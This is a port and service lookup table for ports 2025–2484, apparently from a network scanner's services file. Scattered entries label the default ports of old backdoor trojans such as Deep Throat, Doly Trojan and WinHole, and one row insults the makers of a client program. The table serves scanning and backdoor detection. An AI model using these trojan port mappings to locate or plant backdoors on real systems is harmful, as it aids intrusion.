2025	tcp	ellpack	
2025	udp	xribs	
2026	tcp	scrabble	
2026	udp	scrabble	
2027	tcp	shadowserver	
2027	udp	shadowserver	
2028	tcp	submitserver	
2028	udp	submitserver	
2030	tcp	device2	
2030	udp	device2	
2032	tcp	blackboard	
2032	udp	blackboard	
2033	tcp	glogger	

2033	udp	glogger	
2034	tcp	scoremgr	
2034	udp	scoremgr	
2035	tcp	imsldoc	
2035	udp	imsldoc	
2038	tcp	objectmanager	
2038	udp	objectmanager	
2040	tcp	lam	
2040	udp	lam	
2041	tcp	interbase	
2041	udp	interbase	
2042	tcp	isis	
2042	udp	isis	
2043	tcp	isis-bcast	
2043	udp	isis-bcast	
2044	tcp	rims1	
2044	udp	rims1	
2045	tcp	cdfunc	
2045	udp	cdfunc	
2046	tcp	sdfunc	
2046	udp	sdfunc	
2047	tcp	dls	
2047	udp	dls	
2048	tcp	dls-monitor	
2048	udp	dls-monitor	
2049	tcp	nfs	Network File System
2049	udp	nfs	Network File System
2049	tcp	shilp	
2049	udp	shilp	
2050	tcp	av-emb-config	Avaya EMB Config Port
2050	udp	av-emb-config	Avaya EMB Config Port
2050	tcp	blazix-ejb	Blazix java webserver
2051	tcp	epnsdp	EPNSDP
2051	udp	epnsdp	EPNSDP
2052	tcp	clearvisn	clearVisn Services Port
2052	udp	clearvisn	clearVisn Services Port
2053	tcp	lot105-ds-upd	Lot105 DSuper Updates
2053	udp	lot105-ds-upd	Lot105 DSuper Updates

2054	tcp	weblogin	Weblogin Port
2054	udp	weblogin	Weblogin Port
2055	tcp	iop	Iliad-Odyssey Protocol
2055	udp	iop	Iliad-Odyssey Protocol
2056	tcp	omnisky	OmniSky Port
2056	udp	omnisky	OmniSky Port
2057	tcp	rich-cp	Rich Content Protocol
2057	udp	rich-cp	Rich Content Protocol
2058	tcp	newwavesearch	NewWaveSearchables RMI
2058	udp	newwavesearch	NewWaveSearchables RMI
2059	tcp	bmc-messaging	BMC Messaging Service
2059	udp	bmc-messaging	BMC Messaging Service
2060	tcp	teleniumdaemon	Telenium Daemon IF
2060	udp	teleniumdaemon	Telenium Daemon IF
2061	tcp	netmount	NetMount
2061	udp	netmount	NetMount
2062	tcp	icg-swp	ICG SWP Port
2062	udp	icg-swp	ICG SWP Port
2063	tcp	icg-bridge	ICG Bridge Port
2063	udp	icg-bridge	ICG Bridge Port
2064	tcp	distrib-netassholes	A group of lamers working on a silly closed-source client
2064	tcp	icg-iprelay	ICG IP Relay Port
2064	udp	icg-iprelay	ICG IP Relay Port
2065	tcp	dlsrcpn	Data Link Switch Read Port Number
2065	udp	dlsrcpn	Data Link Switch Read Port Number
2067	tcp	dlswpn	Data Link Switch Write Port Number
2067	udp	dlswpn	Data Link Switch Write Port Number
2068	tcp	avauthsrvprtcl	Avocent AuthSrv Protocol
2068	udp	avauthsrvprtcl	Avocent AuthSrv Protocol
2069	tcp	event-port	HTTP Event Port
2069	udp	event-port	HTTP Event Port
2070	tcp	ah-esp-encap	AH and ESP Encapsulated in UDP packet
2070	udp	ah-esp-encap	AH and ESP Encapsulated in UDP packet
2071	tcp	acp-port	Axon Control Protocol
2071	udp	acp-port	Axon Control Protocol
2072	tcp	msync	GlobeCast mSync
2072	udp	msync	GlobeCast mSync

2073	tcp	vbs-data-port	Variable Block Socket
2073	udp	vbs-data-port	Variable Block Socket
2074	tcp	vrtl-vmf-sa	Vertel VMF SA
2074	udp	vrtl-vmf-sa	Vertel VMF SA
2075	tcp	newlixengine	Newlix ServerWare Engine
2075	udp	newlixengine	Newlix ServerWare Engine
2076	tcp	newlixconfig	Newlix JSPConfig
2076	udp	newlixconfig	Newlix JSPConfig
2077	tcp	trellisagt	TrelliSoft Agent
2077	udp	trellisagt	TrelliSoft Agent
2078	tcp	trellissvr	TrelliSoft Server
2078	udp	trellissvr	TrelliSoft Server
2079	tcp	idware-router	IDWARE Router Port
2079	udp	idware-router	IDWARE Router Port
2080	tcp	autodesk-nlm	Autodesk NLM (FLEXlm)
2080	tcp	WinHole	[trojan] WinHole
2080	tcp	WinHole	[trojan] WinHole
2080	udp	autodesk-nlm	Autodesk NLM (FLEXlm)
2081	tcp	kme-trap-port	KME PRINTER TRAP PORT
2081	udp	kme-trap-port	KME PRINTER TRAP PORT
2087	tcp	eli	ELI - Event Logging Integration
2087	udp	eli	ELI - Event Logging Integration
2089	tcp	sep	Security Encapsulation Protocol - SEP
2089	udp	sep	Security Encapsulation Protocol - SEP
2090	tcp	lrp	Load Report Protocol
2090	udp	lrp	Load Report Protocol
2091	tcp	prp	PRP
2091	udp	prp	PRP
2092	tcp	descent3	Descent 3
2092	udp	descent3	Descent 3
2093	tcp	nbx-cc	NBX CC
2093	udp	nbx-cc	NBX CC
2094	tcp	nbx-au	NBX AU
2094	udp	nbx-au	NBX AU
2095	tcp	nbx-ser	NBX SER
2095	udp	nbx-ser	NBX SER
2096	tcp	nbx-dir	NBX DIR
2096	udp	nbx-dir	NBX DIR

2097	tcp	jetformpreview	Jet Form Preview
2097	udp	jetformpreview	Jet Form Preview
2098	tcp	dialog-port	Dialog Port
2098	udp	dialog-port	Dialog Port
2099	tcp	h2250-annex-g	H.225.0 Annex G
2099	udp	h2250-annex-g	H.225.0 Annex G
2100	tcp	amiganetfs	amiganetfs
2100	udp	amiganetfs	amiganetfs
2101	tcp	rtcm-sc104	rtcm-sc104
2101	udp	rtcm-sc104	rtcm-sc104
2102	tcp	zephyr-srv	Zephyr server
2102	udp	zephyr-srv	Zephyr server
2103	tcp	zephyr-clt	Zephyr serv-hm connection
2103	udp	zephyr-clt	Zephyr serv-hm connection
2104	tcp	zephyr-hm	Zephyr hostmanager
2104	udp	zephyr-hm	Zephyr hostmanager
2105	tcp	eklogin	Kerberos (v4) encrypted rlogin
2105	tcp	minipay	MiniPay
2105	udp	eklogin	Kerberos (v4) encrypted rlogin
2105	udp	minipay	MiniPay
2106	tcp	ekshell	Kerberos (v4) encrypted rshell
2106	tcp	mzap	MZAP
2106	udp	ekshell	Kerberos (v4) encrypted rshell
2106	udp	mzap	MZAP
2107	tcp	bintec-admin	BinTec Admin
2107	udp	bintec-admin	BinTec Admin
2108	tcp	comcam	Comcam
2108	tcp	rkinit	Kerberos (v4) remote initialization
2108	udp	comcam	Comcam
2108	udp	rkinit	Kerberos (v4) remote initialization
2109	tcp	ergolight	Ergolight
2109	udp	ergolight	Ergolight
2110	tcp	umsp	UMSP
2110	udp	umsp	UMSP
2111	tcp	dsatp	DSATP
2111	tcp	kx	X over kerberos
2111	udp	dsatp	DSATP
2112	tcp	idonix-metanet	Idonix MetaNet

2112	udp	idonix-metanet	Idonix MetaNet
2112	tcp	kip	IP over kerberos
2112	tcp	pos-partner	Vital Processing Services POS partner 2000
2113	tcp	hsl-storm	HSL StoRM
2113	udp	hsl-storm	HSL StoRM
2114	tcp	newheights	NEWHEIGHTS
2114	udp	newheights	NEWHEIGHTS
2115	tcp	Bugs	[trojan] Bugs
2115	tcp	Bugs	[trojan] Bugs
2115	tcp	kdm	KDM
2115	udp	kdm	KDM
2116	tcp	ccowcmr	CCOWCMR
2116	udp	ccowcmr	CCOWCMR
2117	tcp	mentaclient	MENTACLIENT
2117	udp	mentaclient	MENTACLIENT
2118	tcp	mentaserver	MENTASERVER
2118	udp	mentaserver	MENTASERVER
2119	tcp	gsigatekeeper	GSIGATEKEEPER
2119	udp	gsigatekeeper	GSIGATEKEEPER
2120	tcp	kauth	Remote kauth
2120	tcp	qencp	Quick Eagle Networks CP
2120	udp	qencp	Quick Eagle Networks CP
2121	tcp	scientia-ssdb	SCIENTIA-SSDB
2121	udp	scientia-ssdb	SCIENTIA-SSDB
2122	tcp	caupc-remote	CauPC Remote Control
2122	udp	caupc-remote	CauPC Remote Control
2123	tcp	gtp-control	GTP-Control Plane (3GPP)
2123	udp	gtp-control	GTP-Control Plane (3GPP)
2124	tcp	elatelink	ELATELINK
2124	udp	elatelink	ELATELINK
2125	tcp	lockstep	LOCKSTEP
2125	udp	lockstep	LOCKSTEP
2126	tcp	pktcable-cops	PktCable-COPS
2126	udp	pktcable-cops	PktCable-COPS
2127	tcp	index-pc-wb	INDEX-PC-WB
2127	udp	index-pc-wb	INDEX-PC-WB
2128	tcp	net-steward	Net Steward Control
2128	udp	net-steward	Net Steward Control

2129	tcp	cs-live	cs-live.com
2129	udp	cs-live	cs-live.com
2130	tcp	swc-xds	SWC-XDS
2130	udp	MiniBacklash	[trojan] Mini Backlash
2130	udp	swc-xds	SWC-XDS
2131	tcp	avantageb2b	Avantageb2b
2131	udp	avantageb2b	Avantageb2b
2132	tcp	avail-epmap	AVAIL-EPMAP
2132	udp	avail-epmap	AVAIL-EPMAP
2133	tcp	zymed-zpp	ZYMED-ZPP
2133	udp	zymed-zpp	ZYMED-ZPP
2134	tcp	avenue	AVENUE
2134	udp	avenue	AVENUE
2135	tcp	gris	Grid Resource Information Server
2135	udp	gris	Grid Resource Information Server
2136	tcp	appworxsrv	APPWORXSRV
2136	udp	appworxsrv	APPWORXSRV
2137	tcp	connect	CONNECT
2137	udp	connect	CONNECT
2138	tcp	unbind-cluster	UNBIND-CLUSTER
2138	udp	unbind-cluster	UNBIND-CLUSTER
2139	tcp	ias-auth	IAS-AUTH
2139	udp	ias-auth	IAS-AUTH
2140	tcp	Foreplay	[trojan] Foreplay or Reduced Foreplay
2140	tcp	ias-reg	IAS-REG
2140	tcp	TheInvasor	[trojan] The Invasor
2140	udp	DeepThroat	[trojan] Deep Throat
2140	udp	DeepThroat	[trojan] Deep Throat
2140	udp	Foreplay	[trojan] Foreplay
2140	udp	ias-reg	IAS-REG
2141	tcp	ias-admind	IAS-ADMIND
2141	udp	ias-admind	IAS-ADMIND
2142	tcp	tdm-over-ip	TDM-OVER-IP
2142	udp	tdm-over-ip	TDM-OVER-IP
2143	tcp	lv-jc	Live Vault Job Control
2143	udp	lv-jc	Live Vault Job Control
2144	tcp	lv-ffx	Live Vault Fast Object Transfer
2144	udp	lv-ffx	Live Vault Fast Object Transfer

2145	tcp	lv-pici	Live Vault Remote Diagnostic Console Support
2145	udp	lv-pici	Live Vault Remote Diagnostic Console Support
2146	tcp	lv-not	Live Vault Admin Event Notification
2146	udp	lv-not	Live Vault Admin Event Notification
2147	tcp	lv-auth	Live Vault Authentication
2147	udp	lv-auth	Live Vault Authentication
2148	tcp	veritas-ucl	VERITAS UNIVERSAL COMMUNICATION LAYER
2148	udp	veritas-ucl	VERITAS UNIVERSAL COMMUNICATION LAYER
2149	tcp	acptsys	ACPTSYS
2149	udp	acptsys	ACPTSYS
2150	tcp	dynamic3d	DYNAMIC3D
2150	udp	dynamic3d	DYNAMIC3D
2151	tcp	docent	DOCENT
2151	udp	docent	DOCENT
2152	tcp	gtp-user	GTP-User Plane (3GPP)
2152	udp	gtp-user	GTP-User Plane (3GPP)
2155	tcp	IllusionMailer	[trojan] Illusion Mailer
2155	tcp	IllusionMailer	[trojan] Illusion Mailer
2160	tcp	apc-cms	APC Central Mgmt Server
2160	udp	apc-cms	APC Central Mgmt Server
2165	tcp	x-bone-api	X-Bone API
2165	udp	x-bone-api	X-Bone API
2166	tcp	iwserver	IWSERVER
2166	udp	iwserver	IWSERVER
2180	tcp	mc-gt-srv	Millicent Vendor Gateway Server
2180	udp	mc-gt-srv	Millicent Vendor Gateway Server
2181	tcp	eforward	eforward
2181	udp	eforward	eforward
2200	tcp	ici	ICI
2200	udp	ici	ICI
2201	tcp	ats	Advanced Training System Program
2201	udp	ats	Advanced Training System Program
2202	tcp	imtc-map	Int. Multimedia Teleconferencing Cosortium
2202	udp	imtc-map	Int. Multimedia Teleconferencing Cosortium
2213	tcp	kali	Kali
2213	udp	kali	Kali
2220	tcp	netiq	NetIQ Pegasus

2220	udp	netiq	NetIQ Pegasus
2221	tcp	rockwell-csp1	Rockwell CSP1
2221	udp	rockwell-csp1	Rockwell CSP1
2222	tcp	AMD	[trojan] Rootshell left by AMD exploit
2222	tcp	rockwell-csp2	Rockwell CSP2
2222	udp	rockwell-csp2	Rockwell CSP2
2223	tcp	rockwell-csp3	Rockwell CSP3
2223	udp	rockwell-csp3	Rockwell CSP3
2232	tcp	ivs-video	IVS Video default
2232	udp	ivs-video	IVS Video default
2233	tcp	infocrypt	INFOCRYPT
2233	udp	infocrypt	INFOCRYPT
2234	tcp	directplay	DirectPlay
2234	udp	directplay	DirectPlay
2235	tcp	sercomm-wlink	Sercomm-WLink
2235	udp	sercomm-wlink	Sercomm-WLink
2236	tcp	nani	Nani
2236	udp	nani	Nani
2237	tcp	optech-port1-lm	Optech Port1 License Manager
2237	udp	optech-port1-lm	Optech Port1 License Manager
2238	tcp	aviva-sna	AVIVA SNA SERVER
2238	udp	aviva-sna	AVIVA SNA SERVER
2239	tcp	imagequery	Image Query
2239	udp	imagequery	Image Query
2240	tcp	recipe	RECIpE
2240	udp	recipe	RECIpE
2241	tcp	ivsd	IVS Daemon
2241	udp	ivsd	IVS Daemon
2242	tcp	foliocorp	Folio Remote Server
2242	udp	foliocorp	Folio Remote Server
2243	tcp	magicom	Magicom Protocol
2243	udp	magicom	Magicom Protocol
2244	tcp	nmsserver	NMS Server
2244	udp	nmsserver	NMS Server
2245	tcp	hao	HaO
2245	udp	hao	HaO
2250	tcp	remote-collab	remote-collab
2250	udp	remote-collab	remote-collab

2255	tcp	Nirvana	[trojan] Nirvana
2255	tcp	Nirvana	[trojan] Nirvana
2255	tcp	vrtp	VRTP - ViRtue Transfer Protocol
2255	udp	vrtp	VRTP - ViRtue Transfer Protocol
2279	tcp	xmquery	xmquery
2279	udp	xmquery	xmquery
2280	tcp	lnvpoller	LNVPOLLER
2280	udp	lnvpoller	LNVPOLLER
2281	tcp	lnvconsole	LNVCONSOLE
2281	udp	lnvconsole	LNVCONSOLE
2282	tcp	lnvalarm	LNVALARM
2282	udp	lnvalarm	LNVALARM
2283	tcp	HVLRat5	[trojan] HVL Rat5
2283	tcp	HvIRAT	[trojan] Hvl RAT
2283	tcp	lnvstatus	LNVSTATUS
2283	udp	lnvstatus	LNVSTATUS
2284	tcp	lnvmaps	LNVMAPS
2284	udp	lnvmaps	LNVMAPS
2285	tcp	lnvmailmon	LNVMAILMON
2285	udp	lnvmailmon	LNVMAILMON
2286	tcp	nas-metering	NAS-Metering
2286	udp	nas-metering	NAS-Metering
2287	tcp	dna	DNA
2287	udp	dna	DNA
2288	tcp	netml	NETML
2288	udp	netml	NETML
2294	tcp	konshus-lm	Konshus License Manager (FLEX)
2294	udp	konshus-lm	Konshus License Manager (FLEX)
2295	tcp	advant-lm	Advant License Manager
2295	udp	advant-lm	Advant License Manager
2296	tcp	theta-lm	Theta License Manager (Rainbow)
2296	udp	theta-lm	Theta License Manager (Rainbow)
2297	tcp	d2k-datamover1	D2K DataMover 1
2297	udp	d2k-datamover1	D2K DataMover 1
2298	tcp	d2k-datamover2	D2K DataMover 2
2298	udp	d2k-datamover2	D2K DataMover 2
2299	tcp	pc-telecommute	PC Telecommute
2299	udp	pc-telecommute	PC Telecommute

2300	tcp	cvmmon	CVMMON
2300	tcp	Xplorer	[trojan] Xplorer
2300	tcp	Xplorer	[trojan] Xplorer
2300	udp	cvmmon	CVMMON
2301	tcp	compaqdiag	Compaq remote diagnostic management
2301	udp	cpq-wbem	Compaq HTTP
2302	tcp	binderysupport	Bindery Support
2302	udp	binderysupport	Bindery Support
2303	tcp	proxy-gateway	Proxy Gateway
2303	udp	proxy-gateway	Proxy Gateway
2304	tcp	attachmate-uts	Attachmate UTS
2304	udp	attachmate-uts	Attachmate UTS
2305	tcp	mt-scaleserver	MT ScaleServer
2305	udp	mt-scaleserver	MT ScaleServer
2306	tcp	tappi-boxnet	TAPPI BoxNet
2306	udp	tappi-boxnet	TAPPI BoxNet
2307	tcp	pehelp	
2307	udp	pehelp	
2308	tcp	sdhelp	sdhelp
2308	udp	sdhelp	sdhelp
2309	tcp	sdserver	SD Server
2309	udp	sdserver	SD Server
2310	tcp	sdclient	SD Client
2310	udp	sdclient	SD Client
2311	tcp	messageservice	Message Service
2311	tcp	Studio54	[trojan] Studio 54
2311	udp	messageservice	Message Service
2313	tcp	iapp	IAPP (Inter Access Point Protocol)
2313	udp	iapp	IAPP (Inter Access Point Protocol)
2314	tcp	cr-websystems	CR WebSystems
2314	udp	cr-websystems	CR WebSystems
2315	tcp	precise-sft	Precise Sft.
2315	udp	precise-sft	Precise Sft.
2316	tcp	sent-lm	SENT License Manager
2316	udp	sent-lm	SENT License Manager
2317	tcp	attachmate-g32	Attachmate G32
2317	udp	attachmate-g32	Attachmate G32
2318	tcp	cadencecontrol	Cadence Control

2318	udp	cadencecontrol	Cadence Control
2319	tcp	infolibria	InfoLibria
2319	udp	infolibria	InfoLibria
2320	tcp	siebel-ns	Siebel NS
2320	udp	siebel-ns	Siebel NS
2321	tcp	rdlap	RD LAP over UDP
2321	udp	rdlap	RD LAP
2322	tcp	ofsd	ofsd
2322	udp	ofsd	ofsd
2323	tcp	3d-nfsd	3d-nfsd
2323	udp	3d-nfsd	3d-nfsd
2324	tcp	cosmocall	Cosmocall
2324	udp	cosmocall	Cosmocall
2325	tcp	designspace-lm	Design Space License Management
2325	udp	designspace-lm	Design Space License Management
2326	tcp	idcp	IDCP
2326	udp	idcp	IDCP
2327	tcp	xingcsm	xingcsm
2327	udp	xingcsm	xingcsm
2328	tcp	netrix-sftm	Netrix SFTM
2328	udp	netrix-sftm	Netrix SFTM
2329	tcp	nvd	NVD
2329	udp	nvd	NVD
2330	tcp	IRCContact	[trojan] IRC Contact
2330	tcp	tscchat	TSCCHAT
2330	udp	tscchat	TSCCHAT
2331	tcp	agentview	AGENTVIEW
2331	tcp	IRCContact	[trojan] IRC Contact
2331	udp	agentview	AGENTVIEW
2332	tcp	IRCContact	[trojan] IRC Contact
2332	tcp	rcc-host	RCC Host
2332	udp	rcc-host	RCC Host
2333	tcp	IRCContact	[trojan] IRC Contact
2333	tcp	snapp	SNAPP
2333	udp	snapp	SNAPP
2334	tcp	ace-client	ACE Client Auth
2334	tcp	IRCContact	[trojan] IRC Contact
2334	udp	ace-client	ACE Client Auth

2335	tcp	ace-proxy	ACE Proxy
2335	tcp	IRCContact	[trojan] IRC Contact
2335	udp	ace-proxy	ACE Proxy
2336	tcp	appleugcontro l	Apple UG Control
2336	tcp	IRCContact	[trojan] IRC Contact
2336	udp	appleugcontrol	Apple UG Control
2337	tcp	ideesrv	ideesrv
2337	tcp	IRCContact	[trojan] IRC Contact
2337	udp	ideesrv	ideesrv
2338	tcp	IRCContact	[trojan] IRC Contact
2338	tcp	norton-lambert	Norton Lambert
2338	udp	norton-lambert	Norton Lambert
2339	tcp	3com-webview	3Com WebView
2339	tcp	IRCContact	[trojan] IRC Contact
2339	tcp	VoiceSpyOBS	[trojan] Voice Spy - OBS!!!
2339	tcp	VoiceSpy	[trojan] Voice Spy
2339	udp	3com-webview	3Com WebView
2339	udp	VoiceSpyOBS	[trojan] Voice Spy - OBS!!!
2339	udp	VoiceSpy	[trojan] Voice Spy
2340	tcp	wrs_registry	WRS Registry
2340	udp	wrs_registry	WRS Registry
2341	tcp	xiostatus	XIO Status
2341	udp	xiostatus	XIO Status
2342	tcp	manage-exec	Seagate Manage Exec
2342	udp	manage-exec	Seagate Manage Exec
2343	tcp	nati-logos	nati logos
2343	udp	nati-logos	nati logos
2344	tcp	fcmsys	fcmsys
2344	udp	fcmsys	fcmsys
2345	tcp	dbm	dbm
2345	tcp	DolyTrojan	[trojan] Doly Trojan
2345	tcp	DolyTrojan	[trojan] Doly Trojan
2345	udp	dbm	dbm
2346	tcp	redstorm_join	Game Connection Port
2346	udp	redstorm_join	Game Connection Port
2347	tcp	redstorm_find	Game Announcement and Location
2347	udp	redstorm_find	Game Announcement and Location
2348	tcp	redstorm_info	Information to query for game status

2348	udp	redstorm_info	Information to query for game status
2349	tcp	redstorm_diag	Diagnostics Port
2349	udp	redstorm_diag	Disgnostics Port
2350	tcp	psbserver	psbserver
2350	udp	psbserver	psbserver
2351	tcp	psrserver	psrserver
2351	udp	psrserver	psrserver
2352	tcp	pslserver	pslserver
2352	udp	pslserver	pslserver
2353	tcp	pspserver	pspserver
2353	udp	pspserver	pspserver
2354	tcp	psprserver	psprserver
2354	udp	psprserver	psprserver
2355	tcp	psdbserver	psdbserver
2355	udp	psdbserver	psdbserver
2356	tcp	gxtelmd	GXT License Managemant
2356	udp	gxtelmd	GXT License Managemant
2357	tcp	unihub-server	UniHub Server
2357	udp	unihub-server	UniHub Server
2358	tcp	futrix	Futrix
2358	udp	futrix	Futrix
2359	tcp	flukeserver	FlukeServer
2359	udp	flukeserver	FlukeServer
2360	tcp	nexstorindltd	NexstorIndLtd
2360	udp	nexstorindltd	NexstorIndLtd
2361	tcp	tl1	TL1
2361	udp	tl1	TL1
2362	tcp	digiman	digiman
2362	udp	digiman	digiman
2363	tcp	mediacntrlnfsd	Media Central NFSD
2363	udp	mediacntrlnfsd	Media Central NFSD
2364	tcp	oi-2000	OI-2000
2364	udp	oi-2000	OI-2000
2365	tcp	dbref	dbref
2365	udp	dbref	dbref
2366	tcp	qip-login	qip-login
2366	udp	qip-login	qip-login
2367	tcp	service-ctrl	Service Control

2367	udp	service-ctrl	Service Control
2368	tcp	opentable	OpenTable
2368	udp	opentable	OpenTable
2369	tcp	acs2000-dsp	ACS2000 DSP
2369	udp	acs2000-dsp	ACS2000 DSP
2370	tcp	compaq-econnect	Worldwire Compaq eConnect Secure Remote Support
2370	tcp	l3-hbmon	L3-HBMon
2370	udp	l3-hbmon	L3-HBMon
2381	tcp	compaq-https	Compaq HTTPS
2381	udp	compaq-https	Compaq HTTPS
2382	tcp	ms-olap3	Microsoft OLAP
2382	udp	ms-olap3	Microsoft OLAP
2383	tcp	ms-olap4	Microsoft OLAP
2383	udp	ms-olap4	Microsoft OLAP
2384	tcp	sd-request	SD-REQUEST
2384	udp	sd-request	SD-REQUEST
2389	tcp	ovsessionmgr	OpenView Session Mgr
2389	udp	ovsessionmgr	OpenView Session Mgr
2390	tcp	rsmtip	RSMTIP
2390	udp	rsmtip	RSMTIP
2391	tcp	3com-net-mgmt	3COM Net Management
2391	udp	3com-net-mgmt	3COM Net Management
2392	tcp	tacticalauth	Tactical Auth
2392	udp	tacticalauth	Tactical Auth
2393	tcp	ms-olap1	MS OLAP 1
2393	udp	ms-olap1	MS OLAP 1
2394	tcp	ms-olap2	MS OLAP 2
2394	udp	ms-olap2	MA OLAP 2
2395	tcp	lan900_remote	LAN900 Remote
2395	udp	lan900_remote	LAN900 Remote
2396	tcp	wusage	Wusage
2396	udp	wusage	Wusage
2397	tcp	ncl	NCL
2397	udp	ncl	NCL
2398	tcp	orbiter	Orbiter
2398	udp	orbiter	Orbiter
2399	tcp	fmpro-fdal	FileMaker Inc. - Data Access Layer

2399	udp	fmprow-fdal	FileMaker Inc. - Data Access Layer
2400	tcp	opequus-server	OpEquus Server
2400	tcp	Portd	[trojan] Portd
2400	udp	opequus-server	OpEquus Server
2401	tcp	cvspserver	CVS network server
2401	udp	cvspserver	CVS network server
2402	tcp	taskmaster2000	TaskMaster 2000 Server
2402	udp	taskmaster2000	TaskMaster 2000 Server
2403	tcp	taskmaster2000	TaskMaster 2000 Web
2403	udp	taskmaster2000	TaskMaster 2000 Web
2404	tcp	iec870-5-104	IEC870-5-104
2404	udp	iec870-5-104	IEC870-5-104
2405	tcp	trc-netpoll	TRC Netpoll
2405	udp	trc-netpoll	TRC Netpoll
2406	tcp	jediserver	JediServer
2406	udp	jediserver	JediServer
2407	tcp	orion	Orion
2407	udp	orion	Orion
2408	tcp	optimanet	OptimaNet
2408	udp	optimanet	OptimaNet
2409	tcp	sns-protocol	SNS Protocol
2409	udp	sns-protocol	SNS Protocol
2410	tcp	vrts-registry	VRTS Registry
2410	udp	vrts-registry	VRTS Registry
2411	tcp	netwave-ap-mgmt	Netwave AP Management
2411	udp	netwave-ap-mgmt	Netwave AP Management
2412	tcp	cdn	CDN
2412	udp	cdn	CDN
2413	tcp	orion-rmi-reg	orion-rmi-reg
2413	udp	orion-rmi-reg	orion-rmi-reg
2414	tcp	beeyond	Beeyond
2414	udp	beeyond	Beeyond
2415	tcp	comtest	COMTEST
2415	udp	comtest	COMTEST
2416	tcp	rmtserver	RMT Server
2416	udp	rmtserver	RMT Server
2417	tcp	composit-server	Composit Server
2417	udp	composit-server	Composit Server

2418	tcp	cas	cas
2418	udp	cas	cas
2419	tcp	attachmate-s2s	Attachmate S2S
2419	udp	attachmate-s2s	Attachmate S2S
2420	tcp	dslremote-mgmt	DSL Remote Management
2420	udp	dslremote-mgmt	DSL Remote Management
2421	tcp	g-talk	G-Talk
2421	udp	g-talk	G-Talk
2422	tcp	crmsbits	CRMSBITS
2422	udp	crmsbits	CRMSBITS
2423	tcp	rnrp	RNRP
2423	udp	rnrp	RNRP
2424	tcp	kofax-svr	KOFAX-SVR
2424	udp	kofax-svr	KOFAX-SVR
2425	tcp	fjitsuappmgr	Fujitsu App Manager
2425	udp	fjitsuappmgr	Fujitsu App Manager
2426	tcp	applianttcp	Appliant TCP
2426	udp	appliantudp	Appliant UDP
2427	tcp	mgcp-gateway	Media Gateway Control Protocol Gateway
2427	udp	mgcp-gateway	Media Gateway Control Protocol Gateway
2428	tcp	ott	One Way Trip Time
2428	udp	ott	One Way Trip Time
2429	tcp	ft-role	FT-ROLE
2429	udp	ft-role	FT-ROLE
2430	tcp	venus	venus
2430	udp	venus	venus
2431	tcp	venus-se	venus-se
2431	udp	venus-se	venus-se
2432	tcp	codasrv	codasrv
2432	udp	codasrv	codasrv
2433	tcp	codasrv-se	codasrv-se
2433	udp	codasrv-se	codasrv-se
2434	tcp	pxc-epmap	pxc-epmap
2434	udp	pxc-epmap	pxc-epmap
2435	tcp	optilogic	OptiLogic
2435	udp	optilogic	OptiLogic
2436	tcp	topx	TOP X
2436	udp	topx	TOP X

2437	tcp	unicontrol	UniControl
2437	udp	unicontrol	UniControl
2438	tcp	msp	MSP
2438	udp	msp	MSP
2439	tcp	sybasedbsynch	SybaseDBSynch
2439	udp	sybasedbsynch	SybaseDBSynch
2440	tcp	spearway	Spearway Lockers
2440	udp	spearway	Spearway Lockser
2441	tcp	pvs-w-inet	pvs-w-inet
2441	udp	pvs-w-inet	pvs-w-inet
2442	tcp	netangel	Netangel
2442	udp	netangel	Netangel
2443	tcp	powerclientcsf	PowerClient Central Storage Facility
2443	udp	powerclientcsf	PowerClient Central Storage Facility
2444	tcp	btp2sectrans	BT PP2 Sectrans
2444	udp	btp2sectrans	BT PP2 Sectrans
2445	tcp	dtn1	DTN1
2445	udp	dtn1	DTN1
2446	tcp	bues_service	bues_service
2446	udp	bues_service	bues_service
2447	tcp	ovwdb	OpenView NNM daemon
2447	udp	ovwdb	OpenView NNM daemon
2448	tcp	hpppsvr	hpppsvr
2448	udp	hpppsvr	hpppsvr
2449	tcp	ratl	RATL
2449	udp	ratl	RATL
2450	tcp	netadmin	netadmin
2450	udp	netadmin	netadmin
2451	tcp	netchat	netchat
2451	udp	netchat	netchat
2452	tcp	snifferclient	SnifferClient
2452	udp	snifferclient	SnifferClient
2453	tcp	madge-om	madge-om
2453	udp	madge-om	madge-om
2454	tcp	indx-dds	IndX-DDS
2454	udp	indx-dds	IndX-DDS
2455	tcp	wago-io-system	WAGO-IO-SYSTEM
2455	udp	wago-io-system	WAGO-IO-SYSTEM

2456	tcp	altav-remmgt	altav-remmgt
2456	udp	altav-remmgt	altav-remmgt
2457	tcp	rapido-ip	Rapido_IP
2457	udp	rapido-ip	Rapido_IP
2458	tcp	griffin	griffin
2458	udp	griffin	griffin
2459	tcp	community	Community
2459	udp	community	Community
2460	tcp	ms-theater	ms-theater
2460	udp	ms-theater	ms-theater
2461	tcp	qadmifoper	qadmifoper
2461	udp	qadmifoper	qadmifoper
2462	tcp	qadmifevent	qadmifevent
2462	udp	qadmifevent	qadmifevent
2463	tcp	symbios-raid	Symbios Raid
2463	udp	symbios-raid	Symbios Raid
2464	tcp	direcpc-si	DirecPC SI
2464	udp	direcpc-si	DirecPC SI
2465	tcp	lbm	Load Balance Management
2465	udp	lbm	Load Balance Management
2466	tcp	lbf	Load Balance Forwarding
2466	udp	lbf	Load Balance Forwarding
2467	tcp	high-criteria	High Criteria
2467	udp	high-criteria	High Criteria
2468	tcp	qip-msgd	qip_msgd
2468	udp	qip-msgd	qip_msgd
2469	tcp	mti-tcs-comm	MTI-TCS-COMM
2469	udp	mti-tcs-comm	MTI-TCS-COMM
2470	tcp	taskman-port	taskman port
2470	udp	taskman-port	taskman port
2471	tcp	seaodbc	SeaODBC
2471	udp	seaodbc	SeaODBC
2472	tcp	c3	C3
2472	udp	c3	C3
2473	tcp	aker-cdp	Aker-odp
2473	udp	aker-cdp	Aker-cdp
2474	tcp	vitalanalysis	Vital Analysis
2474	udp	vitalanalysis	Vital Analysis

2475	tcp	ace-server	ACE Server
2475	udp	ace-server	ACE Server
2476	tcp	ace-svr-prop	ACE Server Propagation
2476	udp	ace-svr-prop	ACE Server Propagation
2477	tcp	ssm-cvs	SecurSight Certificate Valifation Service
2477	udp	ssm-cvs	SecurSight Certificate Valifation Service
2478	tcp	ssm-cssps	SecurSight Authentication Server (SLL)
2478	udp	ssm-cssps	SecurSight Authentication Server (SSL)
2479	tcp	ssm-els	SecurSight Event Logging Server (SSL)
2479	udp	ssm-els	SecurSight Event Logging Server (SSL)
2480	tcp	lingwood	Lingwood's Detail
2480	udp	lingwood	Lingwood's Detail
2481	tcp	giop	Oracle GIOP
2481	udp	giop	Oracle GIOP
2482	tcp	giop-ssl	Oracle GIOP SSL
2483	tcp	ttc	Oracle TTC
2483	udp	ttc	Oracel TTC
2484	tcp	ttc-ssl	Oracle TTC SSL
